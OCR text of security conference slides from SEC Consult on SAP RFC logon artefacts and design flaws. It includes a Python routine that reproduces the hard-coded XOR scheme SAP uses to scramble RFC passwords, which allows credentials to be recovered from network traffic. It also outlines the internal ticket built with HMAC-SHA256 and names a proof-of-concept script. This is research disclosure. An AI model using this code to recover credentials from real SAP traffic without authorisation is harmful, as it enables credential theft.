
How does it work?

- Scrambling seed
  - another 4-byte in the TLV pattern
  - used to find index for XOR pool
- XOR pool
  - uses a 64-byte long hard-coded conversion map (XOR alphabet kt)
- XOR schedule
  - translates each byte of secret
  - performs symmetric XOR operation
  - incorporates seed value in calculation process (to increase entropy?)





```
def scramble_secret(secret, length, seed):
  msg = bytearray.fromhex(secret.hex())
  pk = -1
  j = (seed >> 5 ^ seed * 2 ^ seed) % 64
  # Hard-coded XOR alphabet kt
  xorpool =  b"\xf0\xed\x53\xb8\x32\x44\xf1\xf8\x76\xc6\x79\x59\xfd\x4f\x13\xa2" \
             b"\xc1\x51\x95\xec\x54\x83\xc2\x34\x77\x49\x43\xa2\x7d\xe2\x65\x96" \
             b"\x5e\x53\x98\x78\x9a\x17\xa3\x3c\xd3\x83\xa8\xb8\x29\xfb\xdc\xa5" \
             b"\x55\xd7\x02\x77\x84\x13\xac\xdd\xf9\xb8\x31\x16\x61\x0e\x6d\xfa"
  # XOR schedule: loop over each byte of secret and perform mapping
  for i in range(0, length):
    msg[i] = msg[i] ^ ((pk * i ^ xorpool[j]).to_bytes(8, "little", signed=True)[0])
    j = (j + 1) % 64
    pk += seed
  # return translated secret
  return ''.join(format(byte, '02x') for byte in msg)
```

[6] E. Fausto. (2015). Recovering SAP RFC Credentials From Network Traffic. Presented at the Ekoparty Security Conf. 2015




SEC Consult

an Eviden business



SEC Consult

an Eviden business




1. e4 e5: From Reflection to Deflection

[Logon Artefacts and Design Flaws]

Alternate Logon Material – Overview

Internal and Trusted Conversations



Used to identify RFC partner in special conversation scenarios

- **`ab_xsignon->disp+work!CheckTicket`** for passwordless logons on AS ABAP
- Internal Conversations
  - Implicit trust for communication within the same system and without user context switch
- Trusted Conversations
  - Explicit trust for communication with external systems
  - Foundation for the trusted/trusting architecture (transaction SMT1/SMT2)
  - Security methods 1 and 2

Internal Ticket – IntTicket

Implementation and Cryptographic Routines

Pre-Shared Secret *intkey*


- 64-byte long message digest using PRNG
- Stored in Secure Storage in the Database
  - Studied by several other researchers [7, 8, 9, 10]
  - Custom 3DES-EDE encryption
- Base64 encoded

Message String *msg*

- Caller SID and Installation Number
- Request Timestamp
- Null-padded

Algorithm

- HMAC-SHA256



[7] D. Chastuhin. (2014). All Your SAP Passwords Belong To Us. Presented at the Confidence Security Conf. 2014.
[8] Cert Devoteam, Y. Genuer, "The Security of 'SAP Secure Storage'", cert-devoteam.fr. https://www.cert-devoteam.fr/en/the-security-of-sapsecure-storage/ (accessed in 2022, not available anymore).
[9] O. Veyisoglu, "Evaluation of SAP Security with a Black-Box Approach", M.S. thesis, École Polytechnique Fédérale de Lausanne, 2022.
[10] SecureAuth Innovation Labs, M. Gallo, "SecureAuth Innovation Labs Sheds Light on Protecting Credentials in SAP HANA: The Client Secure User Store", secureauth.com. https://www.secureauth.com/blog/secureauth-innovation-labs-sheds-light-on-protecting-credentials-in-sap-hana-the-client-secure-user-store/ (accessed Jun. 4, 2023).

Internal Ticket – IntTicket

Python3 PoC ab_TicketInt.py

